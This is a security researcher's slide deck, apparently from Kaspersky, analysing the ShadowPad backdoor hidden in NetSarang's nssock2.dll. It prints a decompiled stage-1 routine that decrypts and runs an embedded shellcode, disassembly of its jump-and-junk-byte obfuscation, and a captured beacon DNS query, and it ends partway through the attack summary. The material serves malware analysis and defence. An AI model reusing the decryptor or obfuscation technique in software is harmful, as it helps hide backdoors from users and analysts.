# FINDING A MONSTER BY ITS SHADOW


NOUSHIN SHABAB

Senior Security Researcher

Kaspersky Lab (GReAT)


KASPERSKY lab

# ABOUT ME

## Senior Security Researcher at Kaspersky Lab

**Areas of interest:**

- APT Attack Investigation
- Malware Analysis
- Reverse Engineering
- Forensics Analysis

KASPERSKY lab


# AGENDA

- WHAT IS SHADOWPAD
- STORY OF THE NETSARANG CASE
- TECHNICAL DETAILS
- CCLEANER AND SHADOWPAD ATTACK
- LOOKING FOR SIMILAR MALWARES
- SIMILARITIES AND DIFFERENCES
- CONCLUSION

# WHAT IS SHADOWPAD

- SHADOWPAD IS ONE OF THE LARGEST KNOWN SUPPLY-CHAIN ATTACKS
- A BACKDOOR WAS PLANTED IN A SERVER MANAGEMENT SOFTWARE PRODUCT USED BY HUNDREDS OF LARGE BUSINESSES AROUND THE WORLD
- WHEN ACTIVATED, THE BACKDOOR ALLOWS ATTACKERS TO DOWNLOAD FURTHER MALICIOUS MODULES OR STEAL DATA
- THE BACKDOOR IS A VERY SOPHISTICATED ATTACK PLATFORM WITH SPECIFIC CUSTOM PLUGIN STRUCTURE

# NETSARANG COMPUTER INC.




KASPERSKY lab

# STORY STARTED IN A FINANCIAL INSTITUTION

- IN JULY 2017, DURING AN INVESTIGATION, SUSPICIOUS DNS REQUESTS WERE IDENTIFIED IN A PARTNER'S NETWORK.
- THE REQUESTS ORIGINATING ON SYSTEMS INVOLVED IN THE PROCESSING OF FINANCIAL TRANSACTIONS.

# SUSPICIOUS NETWORK TRAFFIC


```
⊞ Internet Protocol Version 4, Src: [redacted], Dst: 8.8.8.8
⊞ User Datagram Protocol, Src Port: 50242 (50242), Dst Port: 53 (53)
⊟ Domain Name System (query)
    Transaction ID: 0x6ff2
  ⊞ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ⊟ Queries
    ⊟ [redacted]qoolyekc.jkrdrgwckpq.nylalobghyhirgh.com: type TXT, class IN
        Name: [redacted]qoolyekc.jkrdrgwckpq.nylalobghyhirgh.com
        [Name Length: 84]
        [Label Count: 4]
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
```

KASPERSKY lab

# SUSPICIOUS NETWORK TRAFFIC

- SUSPICIOUS DNS REQUESTS ORIGINATING ON A SYSTEM INVOLVED IN THE PROCESSING OF FINANCIAL TRANSACTIONS
- DNS QUERIES WERE SENT AT A FREQUENCY OF ONCE EVERY EIGHT HOURS.
- THE REQUEST WOULD CONTAIN BASIC INFORMATION ABOUT THE VICTIM SYSTEM (USER NAME, DOMAIN NAME, HOST NAME).

# SOURCE OF THE DNS REQUESTS





KASPERSKY lab

# AFFECTED SOFTWARE PACKAGES

- Xmanager Enterprise 5 Build 1232
- Xmanager 5 Build 1045
- Xshell 5 Build 1322
- Xftp 5 Build 1218
- Xlpd 5 Build 1220

KASPERSKY lab

# MALICIOUS CODE INSIDE THE NSSOCK2.DLL LIBRARY



# MALICIOUS SHELLCODE STAGE 1

```
void *__thiscall sub_1000C6C0(void *this)
{
  void *v2; // [esp+0h] [ebp-18h]
  int (__stdcall *v3)(_DWORD); // [esp+8h] [ebp-10h]
  unsigned int i; // [esp+10h] [ebp-8h]
  unsigned int v5; // [esp+14h] [ebp-4h]

  v2 = this;
  v3 = (int (__stdcall *)(_DWORD))VirtualAlloc(0, 0xFB48u, 0x1000u, 0x40u);
  v5 = unk_1000F718;
  for ( i = 0; i < 0xFB44; ++i )
  {
    *((_BYTE *)v3 + i) = v5 ^ *((_BYTE *)&unk_1000F718 + i + 4);
    v5 = 0xC9BED351 * ((v5 >> 16) + (v5 << 16)) - 0x57A25E37;
  }
  if ( (unsigned int)v3(0) < 0x1000 )
    MessageBoxA(0, "###ERROR###", 0, 0);
  return v2;
}
```

KASPERSKY lab

# HOW THE MALICIOUS CODE GETS TRIGGERED

- ENCRYPTED MALICIOUS PAYLOAD WAS ADDED TO THE NSSOCK2.DLL FILE
- DECRYPTION ROUTINE IS TRIGGERED IN OBJECT AUTO-INITIALIZATION BY THE C RUNTIME CODE
- PAYLOAD GETS DECRYPTED AND EXECUTED INSIDE THE NSSOCK2.DLL MEMORY SPACE

# OBFUSCATION TECHNIQUE

```
seg000:0001DE99 loc_1DE99:                              ; CODE XREF: sub_1DE87+8↑p
seg000:0001DE99                 dec     eax
seg000:0001DE9A                 mov     [esp+8], ecx
seg000:0001DE9E                 push    ebp
seg000:0001DE9F                 push    ebx
seg000:0001DEA0                 push    esi
seg000:0001DEA1                 push    edi
seg000:0001DEA2                 inc     ecx
seg000:0001DEA3                 push    esp
seg000:0001DEA4                 inc     ecx
seg000:0001DEA5                 push    ebp
seg000:0001DEA6                 inc     ecx
seg000:0001DEA7                 push    esi
seg000:0001DEA8                 inc     ecx
seg000:0001DEA9                 push    edi
seg000:0001DEAA                 dec     eax
seg000:0001DEAB                 lea     ebp, [esp-358h]
seg000:0001DEB2                 dec     eax
seg000:0001DEB3                 sub     esp, 458h
seg000:0001DEB9                 jo      short near ptr loc_1DEBD+1
seg000:0001DEBB                 jno     short near ptr loc_1DEBD+1
seg000:0001DEBD
seg000:0001DEBD loc_1DEBD:                              ; CODE XREF: seg000:0001DEB9↑j
seg000:0001DEBD                                         ; seg000:0001DEBB↑j
seg000:0001DEBD                 jmp     near ptr 1C8D2B27h
seg000:0001DEC2 ; ---------------------------------------------------------------------------
seg000:0001DEC2                 and     eax, 60h
seg000:0001DEC7                 inc     ebp
seg000:0001DEC8                 xor     esp, esp
seg000:0001DECA                 dec     ecx
seg000:0001DECB                 mov     eax, [ebx+18h]
seg000:0001DECE                 dec     eax
seg000:0001DECF                 mov     edi, [eax+10h]
seg000:0001DED2                 dec     esp
seg000:0001DED3                 cmp     [edi+30h], esp
```

KASPERSKY lab

# OBFUSCATION TECHNIQUE


- USING COMPLIMENTARY JUMPS + JUNK BYTES
  - TO THROW OFF THE DISASSEMBLER AND DEBUGGER
  - TO MAKE THE ANALYSIS MORE DIFFICULT
  - TO MAKE THE DETECTION MORE DIFFICULT

# BYPASSING THE OBFUSCATION

```
seg000:0001DE99 loc_1DE99:                              ; CODE XREF: sub_1DE87+8↑p
seg000:0001DE99                 dec     eax
seg000:0001DE9A                 mov     [esp+8], ecx
seg000:0001DE9E                 push    ebp
seg000:0001DE9F                 push    ebx
seg000:0001DEA0                 push    esi
seg000:0001DEA1                 push    edi
seg000:0001DEA2                 inc     ecx
seg000:0001DEA3                 push    esp
seg000:0001DEA4                 inc     ecx
seg000:0001DEA5                 push    ebp
seg000:0001DEA6                 inc     ecx
seg000:0001DEA7                 push    esi
seg000:0001DEA8                 inc     ecx
seg000:0001DEA9                 push    edi
seg000:0001DEAA                 dec     eax
seg000:0001DEAB                 lea     ebp, [esp-358h]
seg000:0001DEB2                 dec     eax
seg000:0001DEB3                 sub     esp, 458h
seg000:0001DEB9                 jo      short loc_1DEBE
seg000:0001DEBB                 jno     short loc_1DEBE
seg000:0001DEBB ; ---------------------------------------------------------------------------
seg000:0001DEBD                 db 0E9h
seg000:0001DEBE ; ---------------------------------------------------------------------------
seg000:0001DEBE
seg000:0001DEBE loc_1DEBE:                              ; CODE XREF: seg000:0001DEB9↑j
seg000:0001DEBE                                         ; seg000:0001DEBB↑j
seg000:0001DEBE                 db      65h
seg000:0001DEBE                 dec     esp
seg000:0001DEC0                 mov     ebx, ds:dword_2C+34h
seg000:0001DEC7                 inc     ebp
seg000:0001DEC8                 xor     esp, esp
seg000:0001DECA                 dec     ecx
seg000:0001DECB                 mov     eax, [ebx+18h]
seg000:0001DECE                 dec     eax
seg000:0001DECF                 mov     edi, [eax+10h]
```

KASPERSKY lab

# VALIDATION PROCESS




KASPERSKY lab

# VALIDATION PROCESS

- A DOMAIN GENERATION ALGORITHM IS USED TO GENERATE THE C2 ADDRESS BASED ON CURRENT MONTH AND YEAR
- AFTER RECEIVING THE BASIC INFORMATION ABOUT THE TARGET MACHINE, C2 SENDS THE DECRYPTION KEY FOR THE SECOND STAGE

# MALICIOUS CODE STAGE 2

- MALICIOUS CODE STAGE 2 IS A DLL FILE WHICH ACTS AS AN ORCHESTRATOR FOR PLUGINS, WITH CUSTOM “REASON” CODES :

100 : PLUGIN INITIALIZATION

101 :PLUGIN INITIALIZATION

102 : RETURN THE PLUGIN'S NUMERIC IDENTIFIER

103 : ALLOCATE A STRING FOR THE PLUGIN'S NAME

104 :RETURN A POINTER TO PLUGIN'S FUNCTION TABLE

# MAIN MALICIOUS PLUGINS INSIDE NSSOCK2.DLL

- 100 Root (the second stage shellcode itself)
- 101 Plugins
- 102 Config
- 103 Install
- 104 Online
- 203 DNS

NSSOCK2.DLL

KASPERSKY lab

# PLUGINS STRUCTURE

- THE PLUGINS HAVE A COMPACT FILE HEADER
- THE HEADER CONSISTS OF ONLY REQUIRED FIELDS OF STANDARD PE HEADERS

| |
|---|
| ImageSize |
| ImageBase |
| RelocSectionVA |
| RelocSectionSize |
| ImportSectionVA |
| ImportSectionSize |
| AddressOfEntryPoint |
| NumberOfSections |
| TimeStamp |
| SectionHeaders |

# SUMMARY OF THE ATTACK ON NETSARANG INC


- IN JULY 2017, ATTACKERS GOT ACCESS TO THE NETSARANG INC CORPORATE NETWORK
